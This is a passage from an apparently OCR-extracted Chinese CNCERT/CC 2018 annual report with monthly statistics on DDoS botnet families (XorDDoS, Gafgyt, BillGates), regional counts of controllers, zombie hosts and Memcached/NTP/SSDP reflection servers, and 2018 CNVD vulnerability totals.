


图 6-3　XorDDoS 僵尸网络家族攻击特点按月度统计（来源：CNCERT/CC）

2018年，XorDDoS僵尸网络家族平均每个控制端活跃两个月，每个月平均活跃11天，每个月平均针对209个攻击目标发起攻击；其中有7个控制端的活跃月度超过7个月，且每个月的平均活跃天数超过20天，这些控制端同时也是发起攻击最多的攻击源，平均每个月攻击的目标数量为1662个。

利用XorDDoS家族发起DDoS攻击的攻击团伙中，规模最大的一个攻击团伙从5月开始出现，直到2018年年底，连续出现8个月。该团伙的控制端IP地址大多与某域名下的子域名相关，属于重要攻击团伙G1下的一个子团伙。该子团伙与某2014年被发现的公开组织相关，该组织与游戏私服、色情、赌博等产业联系紧密。CNCERT/CC对其进行长期跟踪监测，发现该组织使用了大量包含特定字符串的恶意域名。CNCERT/CC在2017年溯源分析的数千起大流量攻击事件中，监测发现这些域名涉及其中多起事件，且在2017年8月左右非常活跃，此后沉寂了半年多的时间，在2018年5月又重新开始活跃。

6.2.2　Gafgyt 僵尸网络家族

Gafgyt僵尸网络家族在2018年共活跃12个月，家族总活跃控制端数量为1096个，单个控制端攻击活跃时间最长为8个月，但大部分控制端攻击活跃时间小于一个月。该家族的控制端数量在上半年不断上升，并在8月达到全年最高值后开始持续下滑。该家族对僵尸网络的控制规模在上半年呈现上升趋势，6-8月达到最高峰后，9月有一定下降，之后又缓慢上升，具体情况如图6-4所示。




图 6-4　Gafgyt 僵尸网络家族攻击特点按月度统计（来源：CNCERT/CC）

Gafgyt僵尸网络家族平均每个控制端活跃1.3个月，每个月平均活跃3.44天，每个月平均针对29个攻击目标发起攻击。

利用Gafgyt家族的DDoS攻击团伙，其攻击时间在全天分布相对较均匀，主要由于其为物联网僵尸网络，控制的肉鸡为常常24h在线的物联网设备，且利用Gafgyt僵尸网络家族发起攻击，符合DDoSaaS模式的服务特征。DDoSaaS模式的僵尸网络是指提供租赁服务，即提供给没有僵尸资源和技术水平的用户一定时间内一定数量僵尸的使用权，并根据用户所需的规模、配置等参数的不同提供定制化的服务，加上自动支付平台的普及，用户只要付款就可以即时获得一批佣兵式的攻击资源，这些因素正使得这一模式逐渐成为僵尸网络获利的主流。

6.2.3　BillGates 僵尸网络家族

BillGates僵尸网络家族在2018年共活跃12个月，家族总活跃控制端数量为569个，单个控制端存活时间最长为11个月，但大部分控制端攻击活跃时间小于一个月。该家族的控制端数目全年保持较稳定的数量，在10月达到全年最高峰。该家族对僵尸网络的控制规模在5月达到顶峰，单个控制端最多控制15010个肉鸡，从6月开始大幅下滑，在8月逐渐缓慢扩大对僵尸网络的控制规模，并于10月达到下半年的顶峰，当月单个控制端最高控制近5694个肉鸡，仅全年最高峰的三分之一。具体情况如图6-5所示。




图 6-5　BillGates 僵尸网络家族攻击特点按月度统计（来源：CNCERT/CC）

BillGates僵尸网络家族平均每个控制端活跃1.6个月，每个月平均活跃5天，每个月平均针对96个攻击目标发起攻击；其中有3个控制端的活跃时长超过7个月，且每个月的平均活跃天数超过18天，这些控制端同时也是发起攻击最多的攻击源，平均每个月攻击的目标数量为974个。

6.3 DDoS 攻击资源监测情况

经过一年来针对我国境内攻击资源的专项治理工作，根据CNCERT/CC自主监测数据，与2017年相比，境内控制端、肉鸡等资源的月活跃数量较2017年有了较明显的下降趋势；境内控制端、跨域伪造流量来源路由器、本地伪造流量来源路由器等资源每月的新增率不变，消亡率呈现一定程度的上升，意味着资源消亡速度加快，可利用的资源数量逐步减少；境内反射服务器资源每月的消亡率不变，新增率呈现一定程度的下降，意味着可新增的资源数量逐步减少。根据外部相关分析报告，我国境内的僵尸网络控制端数量持续减少；我国境内全年DDoS攻击次数明显下降，特别是反射攻击较2017年减少了80%。

6.3.1 控制端资源

根据CNCERT/CC抽样监测数据，2018年利用肉鸡发起DDoS攻击的控制端有2108个，按地域统计排名前三位的分别为美国（43.2%）、中国香港地区（8.7%）和加拿大（8.3%），如图6-6所示。




图 6-6 2018 年发起 DDoS 攻击的境外控制端数量按地域分布（来源：CNCERT/CC）

其中，位于境内的控制端按地域统计，排名前三位的分别为江苏省（27.5%）、浙江省（19.4%）和贵州省（11.1%），如图6-7所示。




图 6-7 2018 年发起 DDoS 攻击的境内控制端数量按地域分布（来源：CNCERT/CC）

2018年以来，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等

对我国境内的DDoS网络攻击资源进行了专项治理，DDoS控制端资源的月活跃数量较2017年有了较明显的下降趋势。2018年，利用肉鸡发起DDoS攻击的境内控制端平均每月数量为38.5个，较2017年下降46%。境内控制端资源每月的新增率为75%，消亡率为77%，与2017年平均每月70%的新增率和71%的消亡率相比，资源变化速度加快。

6.3.2 肉鸡资源

根据CNCERT/CC抽样监测数据，2018年以来我国境内共有1444633个肉鸡地址参与真实地址攻击（包含真实地址攻击与反射攻击等其他攻击的混合攻击），按地域统计排名前三位的分别为江苏省（14.6%）、浙江省（11.6%）和山东省（11.0%），如图6-8所示。




图 6-8 2018 年我国境内 DDoS 攻击肉鸡数量按地域分布（来源：CNCERT/CC）

2018年以来，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS网络攻击资源进行了专项治理，DDoS肉鸡资源的月均数量较2017年有了较明显的下降趋势。2018年，被利用发起DDoS攻击的境内肉鸡平均每月数量为130292个，与2017年相比下降37%。境内肉鸡资源每月的新增率为78%，消亡率为76%，与2017年平均每月87%的新增率和88%的消亡率相比均有所下降。

6.3.3 反射攻击资源

（1）Memcached 反射服务器资源

Memcached反射攻击利用了在互联网上暴露的大批量Memcached服务器（一

种分布式缓存系统）存在的认证和设计缺陷，攻击者通过向Memcached服务器的默认11211端口发送伪造受害者IP地址的特定指令UDP数据包，使Memcached服务器向受害者IP地址返回比请求数据包大数倍的数据，从而进行反射攻击。

根据CNCERT/CC抽样监测数据，2018年利用Memcached服务器实施反射攻击的事件共涉及232282台反射服务器，按地域统计排名前三位的分别为美国（25.2%）、中国香港地区（7.4%）和法国（5.3%），如图6-9所示。




图 6-9　2018 年境外 Memcached 反射服务器数量按地域分布（来源：CNCERT/CC）

其中，位于境内的Memcached反射服务器按地域统计，排名前三位的分别为广东省（14.1%）、山东省（7.9%）和河南省（7.1%），如图6-10所示。




图 6-10　2018 年境内 Memcached 反射服务器数量按地域分布（来源：CNCERT/CC）

（2）NTP 反射服务器资源

NTP反射攻击利用了NTP（一种通过互联网服务于计算机时钟同步的协议）服务器存在的协议脆弱性，攻击者通过向NTP服务器的默认123端口发送伪造受害者IP地址的Monlist指令数据包，使NTP服务器向受害者IP地址返回比原始数据包大数倍的数据，从而进行反射攻击。

根据CNCERT/CC抽样监测数据，2018年NTP反射攻击事件共涉及3200200台反射服务器，按地域统计排名前三位的分别为越南（51.1%）、澳大利亚（28.6%）和美国（3.2%），如图6-11所示。




图 6-11　2018 年境外 NTP 反射服务器数量按地域分布（来源：CNCERT/CC）

其中，位于境内的NTP反射服务器按地域统计，排名前三位的分别为山东省（20.3%）、河南省（14.1%）和河北省（11.6%），如图6-12所示。




图 6-12　2018 年境内 NTP 反射服务器数量按地域分布（来源：CNCERT/CC）

（3）SSDP 反射服务器资源

SSDP反射攻击利用了SSDP（一种应用层协议，是构成通用即插即用

（UPnP）技术的核心协议之一）服务器存在的协议脆弱性，攻击者通过向SSDP服务器的默认1900端口发送伪造受害者IP地址的查询请求，使SSDP服务器向受害者IP地址返回比原始数据包大数倍的应答数据包，从而进行反射攻击。

根据CNCERT/CC抽样监测数据，2018年SSDP反射攻击事件共涉及16275648台反射服务器，按地域统计排名前三位的分别为俄罗斯（19.7%）、中国台湾地区（18.9%）和美国（8.8%），如图6-13所示。




图 6-13　2018 年境外 Memcached 反射服务器数量按地域分布（来源：CNCERT/CC）

其中，位于境内的SSDP反射服务器按地域统计，排名前三位的分别为辽宁省（14.9%）、山东省（11.6%）和浙江省（9.5%），如图6-14所示。




图 6-14　2018 年境内 SSDP 反射服务器数量按地域分布（来源：CNCERT/CC）

2018年以来，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS网络攻击资源进行了专项治理，反射服务器资源每月的消亡率不变，新增率相比2017年月度平均数值呈现一定程度的下降趋势，意味着可新增的资源数量逐步减少。2018年，境内反射服务器资源每月的新增率为65%，消亡率为71%，与2017年平均每月85%的新增率和71%的消亡率相比，新增率呈现减缓趋势。

6.3.4　发起伪造流量的路由器

（1）跨域伪造流量来源路由器

根据CNCERT/CC抽样监测数据，2018年通过跨域伪造流量发起攻击的流量来源于426个路由器，按地域统计排名前三位的分别为北京市（16.3%）、江苏省（11.9%）和广东省（8.2%），如图6-15所示。




图 6-15　2018 年境内跨域伪造流量来源路由器数量按地域分布（来源：CNCERT/CC）

（2）本地伪造流量来源路由器

根据CNCERT/CC抽样监测数据，2018年通过本地伪造流量发起攻击的流量来源于1019个路由器，按地域统计排名前三位的分别为江苏省（10.4%）、山东省（7.5%）和河南省（6.6%），如图6-16所示。




图 6-16　2018 年境内本地伪造流量来源路由器数量按地域分布（来源：CNCERT/CC）

2018年以来，CNCERT/CC组织各省分中心，联合各地运营商、云服务商等对我国境内的DDoS网络攻击资源进行了专项治理，跨域伪造流量来源路由器、

本地伪造流量来源路由器等资源每月的新增率不变，消亡率相比2017年月度平均数值呈现一定程度的上升，意味着资源消亡速度加快，可利用的资源数量逐步减少。2018年，境内跨域伪造流量来源路由器资源每月的新增率为22%，消亡率为34%，与2017年平均每月22%的新增率和20%的消亡率相比，资源消亡率加快；境内本地伪造流量来源路由器资源每月的新增率为12%，消亡率为26%，与2017年平均每月14%的新增率和13%的消亡率相比，资源消亡率加快。

07

安全漏洞通报与处置情况

CNCERT/CC高度重视对安全威胁信息的预警通报工作，其中大部分严重的网络安全威胁都是由信息系统所存在的安全漏洞诱发，因此及时发现和处理漏洞是安全防范工作的重中之重。

7.1 CNVD 漏洞收录情况

2018年，国家信息安全漏洞共享平台（CNVD）共收录通用软硬件漏洞14201个。其中，高危漏洞4898个（占34.5%），中危漏洞8404个（占59.2%），低危漏洞899个（占6.3%）。各级别比例分布与月度数量统计分别如图7-1、图7-2所示，较2017年漏洞收录总数（15955个）环比下降11%。2018年，CNVD接收白帽子、国内漏洞报告平台以及安全厂商报送的原创通用软硬件漏洞数量占全年收录总数的14.9%。在全年收录的漏洞中，有5381个属于“零日”漏洞，可用于实施远程网络攻击的漏洞有12639个，可用于实施本地攻击的漏洞有1562个。




图 7-1　2018 年 CNVD 收录的漏洞按威胁级别分布（来源：CNCERT/CC）




图 7-2　2018 年 CNVD 收录的漏洞数量按月度统计（来源：CNCERT/CC）

